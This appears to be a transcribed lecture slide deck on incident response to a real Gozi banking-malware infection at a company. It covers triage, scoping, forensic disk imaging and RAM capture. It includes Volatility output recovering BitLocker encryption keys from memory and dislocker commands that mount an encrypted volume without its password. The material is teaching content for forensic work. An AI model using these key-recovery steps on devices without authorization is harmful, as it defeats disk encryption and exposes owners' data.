# Digital Forensics & Incident Response (DFIR)

A real malware incident
November 2019

Università di Padova
CyberSecurity: Principles and Practices

# Matteo Brunati

*Cybersecurity & Privacy Manager*

**Professional experience**

- 8+ years of experience in Cybersecurity
- Joined PwC late 2018

**Main customers I worked with**

- Unicredit, Intesa Sanpaolo, UBI Banca, Vodafone, ENI, Mediaset, Moncler

**Main topics of experience**

- Cyber Security Architecture Design and Assessment
- Digital Forensics & Incident Response
- Ethical Hacking, Vulnerability Assessment & Penetration Testing
- Cyber Security Awareness and Lecturing

**Academic studies**

- MSc in Computer Science – University of Padua (IT)

**Mobile**: +39 345 4631945

**Email**: matteo.brunati@pwc.com

**LinkedIn**: /in/matteo-brunati-36820048/

CISA® Certified Information Systems Auditor®

An ISACA® Certification

# Agenda


1. Case Introduction 03
2. Digital Forensics & Incident Response 08
3. Investigation Overview 34
4. Other DFIR Activities 36

# 1

# Case Introduction

# What we found upon our arrival

We were engaged by a company which was notified by a customer of a possible data breach, because he received an email with a malicious attachment sent by a company account containing a company-to-customer communication thread



On June, 18th the company was warned by a customer of a possible virus sent by them via the company email «info@XXX.it».

On the same day, other customers notified the company they are not able to open an attachment sent by the company via email.

The company IT specialist ran an antivirus scan, which did not detect any anomalies.

# Possible compromise scenarios

## Basing on what we found upon our arrival, we identified three possible compromise scenarios

**Company PC compromised**

One or more company PCs having email client configured with email account «info@XXX.it» were compromised by a cyber threat (e.g. malware, phishing).

**Email cloud server compromised**

Email cloud server managing email account «info@XXX.it» mailbox were compromised by a cyber threat (e.g. hacker attack).


**Webmail account compromised**

The «info@XXX.it» email account was compromised by a cyber threat (e.g. brute force, password guessing).

# What we found after the analysis…

According to our analysis, and considering the available information, it is reasonable to consider the malicious email was sent because of the Gozi malware infection detected inside the company, specifically on a comany notebook

1. PC 1 gets infected
2. In April, a Trojan Horse was detected on PC 1
3. In June, the Gozi Malware was also detected on PC 1
4. Gozi malware is a Banking Malware which spreads through email forwarding on the victim PC, and its aim is to compromise online banking accounts
5. Gozi malware start spreading itself thank to information and emails taken from PC 1



# … and it didn’t ended there

## Many of the company PCs resulted to be attacked in the previous months, but the company didn’t’ implemented security policies and processes in order to recognize and handle such cases

1. After the analysis, we realized **12 PCs out of 19** monitored by the antivirus console where **infected** or has been attacked between September 2018 and June 2019
    - These 12 different PC reported at least **4 different kind of malware infections**
2. There was **1 PC not managed by the antivirus console**, and **2 MacBook** did have the **antivirus** on the machine, but it was **not configured to be managed remotely** by the central antivirus console
    - The antivirus on the 2 MacBook PC blocked **several attacks in the last months**, but they were **never notified** to the company IT administrators
3. The **cloud email provider** was using **outdated software** to run its services, with known public vulnerabilities which could allow **Remote Code Execute** (RCE)
    - The cloud email server was presumably running the latest version of and unmaintained open source software – **best case 2006 version, worst case 1998 version**

2

# Digital Forensics & Incident Response

# Digital Forensics & Incident Response (DFIR)

Digital Forensics & Incident Response is the application of Digital Forensics techniques to examine Cyber Security cases, such as data breaches and malware

**The DFIR process can be divided into the following phases:**

**Identification** During this phase, it is determined whether a breach or incident really happened.

**Collection** During this phase, relevant information (e.g. evidences) on the breach/incident are collected.

**Preservation** Evidences collected need to be preserved from unauthorized access, modification or deletion.

**Examination** First, collected evidence are examinated through automatic tools.

**Analysis** After the first examination phase, evidences are analyzed and correlated in order to find the incident root cause.

**Presentation** The results of examination and analysis phases are formalized and presented to relevant audience.

# Digital Forensics & Incident Response (DFIR)

## Forensics techniques are applied in order to collect and preserve evidences with the aim to use them in legal proceedings, and make replicable all the activities

**Main characteristics of a Digital Forensic & Incident Response project:**

1. Evidences identification and Chain of Custody
2. Forensics acquisition in read-only mode (if applicable), with hardware and software write blocker tools
3. Report of the activities with all the information collected (e.g. photos, serial numbers, logs of the acquisition)
4. Dual copy, or more, of the evidences
5. Hashing of the evidences
6. Replicable activities
7. Preservation of the evidences (e.g. evidence bag, faraday bag, lockbox)

# Identification

# First call & incident information gathering: Triage

## This phase included the identification of all information sources and the collection of all available information related to the incident


**Triage** is the activity that aim to identity a security event, collect related information, decide whether it is an incident or not and define its level of threat.

Structuring an **efficient and accurate triage** process will ensure that only valid security events are promoted to "incident" status and that false positives are reduced.

*"Different Types of Security Incidents Merit Different Response Strategies" (AT&T Cybersecurity)*

# Incident scope

## Based on the three compromise scenarios we defined the incident scope



*Possible compromise scenarios*

- Company PC compromised
- Email cloud server compromised
- Webmail account compromised

*Incident scope*

***4 company PCs***

*Where the compromised email was configured and used*

***Company firewall and Wi-Fi logs***

*In order to check if the network was compromised*

***Email cloud server logs****


*In order to check if email servers were compromised*

***Company antivirus logs***

*In order to check if antivirus software detected malicious activities*

**** It was not possible to have Email Cloud Server Logs***


# Collection & Preservation



# Physical PC Acquisition: HDD & SSD*

## This phase included Hard Disk acquisition of 4 company PCs through forensic imaging solutions

*Hardware forensic imaging solution*



*Software forensic imaging solution*

* Watch out during SSD acquisitions, the behaviour of SSD drivers may differ from the HDD ones (e.g. garbage collection, TRIM, wear levelling, cache, ecc.)

# Physical PC Acquisition: BitLocker encrypted partition

## After the SSD physical acquisition of one of the 4 company PCs, we discovered that its disk was encrypted

### Encyption technology


- **Windows: BitLocker**
- Mac OS X: Vault
- Linux: Luks, etc.

### BitLocker scenarios


- Disabled
- **Enabled but not configured**
- Enabled and configured

### Encryption password

- Encryption password of BitLocker might be retrieved from RAM memory



```
$ time python2 volatility/vol.py bitlocker --plugins=community/ThomasWhite/ -f 20190716.mem --profile=Win10x64_17134 | tee 190717-vol_bitlocker_ThomasWhite.log
Volatility Foundation Volatility Framework 2.6.1
Address            Cipher                           FVEK                                                             TWEAK Key
------------------ -------------------------------- ---------------------------------------------------------------- ----------------------------------------------------------------
0x0000930dd7f24ba0 AES 256-bit (Win 8+)             bfac343623[redacted]c643ea3b26 NotApplicable
0x0000930ddc4bc9b0 AES 128-bit (Win 8+)             00000000000000000000000000000000                                 NotApplicable
0x0000930ddc4bcc50 AES 128-bit (Win 8+)             00000000000000000000000000000000                                 NotApplicable
0x0000930ddd0853b0 AES 128-bit (Win 8+)             f9d5f8b2a8dccc148381b9c109e9f74d                                 NotApplicable
0x0000930dddb7cd60 AES 128-bit (Win 8+)             82a664af098cab89dd908851cd3e9be3                                 NotApplicable
0x0000930ddf1c9c90 AES 128-bit (Win 8+)             e1bd8b382209ad44973117e55617eaa2                                 NotApplicable

real    0m23,327s
user    0m17,477s
sys     0m4,032s
```




```
$ sudo ewfmount -X allow_root S33YNB0J400614.E01 /tmp/t1
$ sudo dislocker -vvv -r -V /tmp/t1/ewf1 -O $((512*1288192)) -- /tmp/t1_crypto/
Tue Jul 30 15:15:29 2019 [INFO] dislocker by Romain Coltel, v0.7.1 (compiled for Linux/x86_64)
Tue Jul 30 15:15:29 2019 [INFO] Compiled version: master:5141d46
Tue Jul 30 15:15:29 2019 [INFO] Volume GUID (INFORMATION OFFSET) supported
Tue Jul 30 15:15:29 2019 [INFO] BitLocker metadata found and parsed.
Tue Jul 30 15:15:29 2019 [INFO] Used clear key decryption method
Tue Jul 30 15:15:29 2019 [INFO] Found volume's size: 0x7421cffe00 (498783485440) bytes
Tue Jul 30 15:15:29 2019 [INFO] Running FUSE with these arguments:
Tue Jul 30 15:15:29 2019 [INFO]   `--> 'dislocker'
Tue Jul 30 15:15:29 2019 [INFO]   `--> '/tmp/t1_crypto/'
$ sudo mount -t ntfs -o user,loop,ro /tmp/t1_crypto/dislocker-file /tmp/t1_clear/
```

### Our case resolution

- Because of our case “enabled but not configured” scenario in BitLocker, we were able to mount disk volume without password
- We collaborate with CFI (Computer Forensic Italy) community, because there was no clear public method to do it


# Live PC Acquisition: OS & RAM

## Live Forensics activities on OS and RAM on the PC with encrypted disk



DART XML hash: d5d310043c40a5906a59ab8ae52cf9e6

Automated tool that collects volatile data from Windows, OSX, and *nix based operating systems, from BriMor Labs.



Select output folder path: C:\Users\elceef\Downloads\RamCapturer64

```
Loading device driver ...
Physical Memory Page Size = 4096
Total Physical Memory Size = 8678 MB
Memory dump completed. Total memory dumped = 8678 MB
```

# Logs & Web Acquisition

Identification
Collection
Preservation
Examination
Analysis
Presentation


## This phase included the acquisition of Firewall & Wi-Fi logs, and Antivirus web interface through forensics methodology and tools

### Forensic acquisition of Firewall and Wi-Fi logs files

- Log files in csv format were acquired via forensics tools (i.e. FTK Imager)
- Due to the very limited amount of informations that the web console allowed to export, logs files were analyzed manually since an automated tool would have complicated the process

### Antivirus Web Interface evidence forensic acquisition

